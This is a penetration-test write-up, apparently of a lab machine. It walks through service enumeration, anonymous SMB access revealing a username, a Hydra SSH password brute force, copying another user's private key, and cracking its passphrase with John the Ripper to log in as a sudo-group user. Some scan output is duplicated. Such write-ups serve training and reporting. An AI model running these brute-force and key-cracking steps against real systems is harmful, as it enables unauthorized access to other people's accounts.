

Penetration Test Writeup

1. Executive Summary

The assessment identified multiple weaknesses that could be combined to obtain unauthorized access and progressively increase control over the target system. An anonymous file share disclosed a valid username, while weak password security allowed initial access through SSH. From the compromised account, an SSH private key belonging to another user was retrieved and its passphrase was successfully recovered, allowing authentication as that user. The assessment also identified a sensitive password backup file, demonstrating that inadequate access controls and credential storage practices could lead to further compromise.

2. Scope & Methodology

The assessment targeted:

Target: 10.49.167.47

Testing included:

- Network and service enumeration
- Web directory enumeration
- SMB enumeration
- Anonymous file-share access
- Credential discovery
- SSH authentication
- Private-key retrieval and passphrase recovery
- Post-compromise enumeration

Tools used included:

Nmap • Gobuster • smbclient • Hydra • SSH • SCP • ssh2john • John the Ripper

The assessment followed:

Reconnaissance -- Enumeration -- Information Disclosure -- Initial Access -- Credential/Key Discovery -- Lateral Movement -- Post-Exploitation Enumeration

3. Reconnaissance & Enumeration

An Nmap scan identified several exposed services, including SSH on port 22, HTTP on port 80, SMB on ports 139/445, AJP on port 8009, and Apache Tomcat on port 8080

```
—(samh@kali)-[~]
```

```
└─$ ping -c 4 10.49.167.47
```

```
PING 10.49.167.47 (10.49.167.47) 56(84) bytes of data.
```

```
64 bytes from 10.49.167.47: icmp_seq=1 ttl=62 time=338 ms
```

64 bytes from 10.49.167.47: icmp_seq=2 ttl=62 time=241 ms

64 bytes from 10.49.167.47: icmp_seq=3 ttl=62 time=242 ms

64 bytes from 10.49.167.47: icmp_seq=4 ttl=62 time=251 ms

--- 10.49.167.47 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 3001ms

rtt min/avg/max/mdev = 241.426/268.091/337.939/40.532 ms

└─(samh@kali)-[~]

└─\$ nmap -sVC 10.49.167.47

Starting Nmap 7.99 (<https://nmap.org>) at 2026-08-13 17:16 +0300

Nmap scan report for 10.49.167.47

Host is up (0.27s latency).

Not shown: 994 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 c2:8a:15:f4:62:cc:9c:7b:51:4b:18:25:dd:0b:49:9c (RSA)

| 256 e7:3d:0b:71:c5:3c:1f:47:62:26:b3:66:fe:0e:14:fe (ECDSA)

|_ 256 be:ef:c8:32:f2:70:d0:78:bb:3e:8a:9b:31:cf:dd:11 (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|_ http-title: Site doesn't have a title (text/html).

|_ http-server-header: Apache/2.4.41 (Ubuntu)

139/tcp open netbios-ssn Samba smbd 4

445/tcp open netbios-ssn Samba smbd 4

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

| ajp-methods:


|_ Supported methods: GET HEAD POST OPTIONS

8080/tcp open http Apache Tomcat 9.0.7

_http-favicon: Apache Tomcat

_http-title: Apache Tomcat/9.0.7

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



```
(samh@kali)~$ ping -c 4 10.49.167.47
PING 10.49.167.47 (10.49.167.47) 56(84) bytes of data:
64 bytes from 10.49.167.47: icmp_seq=1 ttl=62 time=242 ms
64 bytes from 10.49.167.47: icmp_seq=2 ttl=62 time=242 ms
64 bytes from 10.49.167.47: icmp_seq=3 ttl=62 time=245 ms
64 bytes from 10.49.167.47: icmp_seq=4 ttl=62 time=245 ms

--- 10.49.167.47 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 241.463/243.284/245.222/1.089 ms

(samh@kali)~$ nmap -v 10.49.167.47
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 17:06 +0300
Nmap scan report for 10.49.167.47
Host is up (0.255 latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 c2:8a:15:f4:62:cc:9c:7b:51:4b:18:25:dd:0b:49:9c (RSA)
|_ 256 e7:3d:0b:71:c5:3c:3f:47:62:2b:03:b6:fe:0e:14:fe (ECDSA)
|_ 256 b6:ef:c8:12:12:79:d0:78:b3:3e:8a:9b:31:cf:dd:11 (ED25519)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn    Samba smbd 4
445/tcp   open  netbios-ssn    Samba smbd 4
8080/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http           Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
Service Info: OS: Linux, CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ host: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time:
|_   date: 2026-08-13T14:06:41
|_   start_date: N/A
|_   clock-skew: -1s
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.26 seconds
```

After investigating the Apache Tomcat 9.0.7 version contained vulnerability that an attacker would use to obtain sensitive information.

While investigating through HTTP port 8080 the HTML file contained hidden files which was identified using Gobuster.

└─(samh@kali)~\$

└─\$ gobuster dir -u http://10.49.167.47/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.49.167.47/

[+] Method: GET

[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess (Status: 403) [Size: 277]
.hta (Status: 403) [Size: 277]
.htpasswd (Status: 403) [Size: 277]
development (Status: 301) [Size: 318] [--> http://10.49.167.47/development/]
index.html (Status: 200) [Size: 158]
server-status (Status: 403) [Size: 277]
Progress: 4613 / 4613 (100.00%)

Finished

Because SMB was exposed, anonymous access was investigated. The Anonymous share was accessible without authentication and contained staff.txt.

The contents of the file referenced the username **Jan**, providing useful information for subsequent authentication testing.

└─(samh@kali)-[~]

└─\$ smbclient -L //10.49.167.47 -N

Sharename	Type	Comment
-----	----	-----
Anonymous	Disk	
IPC\$	IPC	IPC Service (Samba Server 4.15.13-Ubuntu)

Reconnecting with SMB1 for workgroup listing.

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

Protocol negotiation to server 10.49.167.47 (for a protocol between LANMAN1 and NT1) failed:
NT_STATUS_INVALID_NETWORK_RESPONSE


Unable to connect with SMB1 -- no workgroup available

—(samh@kali)-[~]

└─\$ smbclient -N //10.49.167.47/Anonymous -c 'ls'

```
.          D    0 Thu Apr 19 20:31:20 2018
..         D    0 Thu Apr 19 20:13:06 2018
staff.txt  N   173 Thu Apr 19 20:29:55 2018
```

14282840 blocks of size 1024. 6245396 blocks available



```
(samh@kali)-[~]
└─$ gobuster dir -u http://10.49.167.47/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://10.49.167.47/
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8.2
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess (Status: 403) [Size: 277]
.hta (Status: 403) [Size: 277]
.htpasswd (Status: 403) [Size: 277]
development (Status: 301) [Size: 318] [→ http://10.49.167.47/development/]
index.html (Status: 200) [Size: 158]
server-status (Status: 403) [Size: 277]
Progress: 4613 / 4613 (100.00%)

Finished

(samh@kali)-[~]
└─$ smbclient -L //10.49.167.47 -N

Sharename      Type      Comment
-----
Anonymous     Disk      IPC$
IPC$          IPC       IPC Service (Samba Server 4.15.13-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.49.167.47 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(samh@kali)-[~]
└─$ smbclient -N //10.49.167.47/Anonymous -c 'ls'

.          D    0 Thu Apr 19 20:31:20 2018
..         D    0 Thu Apr 19 20:13:06 2018
staff.txt  N   173 Thu Apr 19 20:29:55 2018

14282840 blocks of size 1024. 6245396 blocks available

(samh@kali)-[~]
└─$ smbclient -N //10.49.167.47/Anonymous -c 'get staff.txt'; cat staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
Announcement to staff:
PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)
-Kay
```

—(samh@kali)-[~]

└─\$ smbclient -N //10.49.167.47/Anonymous -c 'get staff.txt'; cat staff.txt

getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)

Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but this is how mistakes happen. (This means you too, Jan!)

-Kay

4. Exploitation - Initial Access

The discovered **jan** username was tested against the SSH service using a password wordlist.

```
└─(samh@kali)-[~]
```

```
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.167.47 -t 4
```

Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these * ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2026-08-13 17:36:42

[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task

[DATA] attacking ssh://10.49.167.47:22/

[STATUS] 60.00 tries/min, 60 tries in 00:01h, 14344339 to do in 3984:33h, 4 active

[STATUS] 54.67 tries/min, 164 tries in 00:03h, 14344235 to do in 4373:15h, 4 active


[STATUS] 54.29 tries/min, 380 tries in 00:07h, 14344019 to do in 4403:52h, 4 active

[STATUS] 50.13 tries/min, 752 tries in 00:15h, 14343647 to do in 4768:30h, 4 active

[22][ssh] host: 10.49.167.47 login: **jan** password: **armando**

1 of 1 target successfully completed, 1 valid password found

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2026-08-13 17:52:18



The test identified a valid password and enabled successful SSH authentication as **jan**.

This established the initial foothold on the target.

5. Privilege Escalation / Lateral Movement

Retrieval of Kay's SSH Private Key

After obtaining access as jan, an SSH private key belonging to the kay account was identified.

```
(samh@kali)-[~]
```

```
$ ssh jan@10.49.167.47
```

The authenticity of host '10.49.167.47 (10.49.167.47)' can't be established.

ED25519 key fingerprint is: SHA256:9YfS85EVJ4Dd+dh8N0rfwDcORVe/NgdzweJkXp2J2IU

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.49.167.47' (ED25519) to the list of known hosts.

** WARNING: connection is not using a post-quantum key exchange algorithm.

** This session may be vulnerable to "store now, decrypt later" attacks.

** The server may need to be upgraded. See <https://openssh.com/pq.html>

jan@10.49.167.47's password:

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

* Documentation: <https://help.ubuntu.com>

* Management: <https://landscape.canonical.com>

* Support: <https://ubuntu.com/pro>

System information as of Thu 13 Aug 2026 10:54:26 AM EDT

System load: 0.01 Processes: 113

Usage of /: 50.6% of 13.62GB Users logged in: 0

Memory usage: 59% IPv4 address for ens5: 10.49.167.47

Swap usage: 0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.

See <https://ubuntu.com/esm> or run: `sudo pro status`

The list of available updates is more than a week old.

To check for new updates run: `sudo apt update`

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102

jan@ip-10-49-167-47:~\$ id; ls -la /home

uid=1001(jan) gid=1001(jan) groups=1001(jan)

total 20

drwxr-xr-x 5 root root 4096 Aug 13 10:02 .

drwxr-xr-x 24 root root 4096 Aug 13 10:02 ..

drwxr-xr-x 2 root root 4096 Apr 23 2018 jan

drwxr-xr-x 5 kay kay 4096 Apr 23 2018 kay

drwxr-xr-x 3 ubuntu ubuntu 4096 Aug 13 10:02 ubuntu

jan@ip-10-49-167-47:~\$ id; ls -la /home/kay


uid=1001(jan) gid=1001(jan) groups=1001(jan)

total 48

drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .

drwxr-xr-x 5 root root 4096 Aug 13 10:02 ..

```
-rw----- 1 kay kay 789 Jun 22 2025 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
jan@ip-10-49-167-47:~$ id; ls -la /home/kay/.ssh/
uid=1001(jan) gid=1001(jan) groups=1001(jan)
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
jan@ip-10-49-167-47:~$ ^C
jan@ip-10-49-167-47:~$ exit
logout
Connection to 10.49.167.47 closed
```



After finding kay SSH private a complete transfer was done to attack machine

```
└─(samh@kali)-[~]
```

```
└─$ scp jan@10.49.167.47:/home/kay/.ssh/id_rsa .
```

** WARNING: connection is not using a post-quantum key exchange algorithm.

** This session may be vulnerable to "store now, decrypt later" attacks.

** The server may need to be upgraded. See <https://openssh.com/pq.html>

jan@10.49.167.47's password:

```
id_rsa
```

```
100% 3326 5.4KB/s 00:00
```

This demonstrates a significant access-control weakness: the **jan** account was able to read another user's private SSH key.

SSH Private-Key Passphrase Recovery

The retrieved private key was converted into a format suitable for password-cracking:

```
└─(samh@kali)-[~]
```

```
└─$ ssh2john id_rsa > id_rsa.hash
```

John the Ripper was then used against the resulting hash:

└─(samh@kali)-[~]

└─\$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash

Using default input encoding: UTF-8

Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])

Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes

Cost 2 (iteration count) is 1 for all loaded hashes

Will run 8 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

beeswax (id_rsa)

1g 0:00:00:00 DONE (2026-08-13 18:09) 16.66g/s 1379Kp/s 1379Kc/s 1379KC/s bird..bammer

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

This demonstrated that the protection applied to the private key was insufficient to prevent recovery of its passphrase using a common password dictionary.

Authentication as Kay

└─(samh@kali)-[~]

└─\$ ssh -i id_rsa kay@10.49.167.47

** WARNING: connection is not using a post-quantum key exchange algorithm.

** This session may be vulnerable to "store now, decrypt later" attacks.

** The server may need to be upgraded. See <https://openssh.com/pq.html>

Enter passphrase for key 'id_rsa':

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

* Documentation: <https://help.ubuntu.com>

* Management: <https://landscape.canonical.com>

* Support: <https://ubuntu.com/pro>

System information as of Thu 13 Aug 2026 11:14:47 AM EDT

System load: 0.0 Processes: 117
Usage of /: 49.9% of 13.62GB Users logged in: 1
Memory usage: 59% IPv4 address for ens5: 10.49.167.47
Swap usage: 0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.

See <https://ubuntu.com/esm> or run: `sudo pro status`

The list of available updates is more than a week old.

To check for new updates run: `sudo apt update`

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025..

Authentication was successful, providing access to the **kay** account.

The id command confirmed the account's privileges:

```
kay@ip-10-49-167-47:~$ id
```

```
uid=1000(kay) gid=1000(kay)  
groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambasha  
re)
```

The account belonged to the **sudo** group, making this a significant escalation point.

Sensitive Credential Backup

After obtaining access as kay, the home directory was enumerated and a file named **pass.bak** was discovered which contained a password credential.

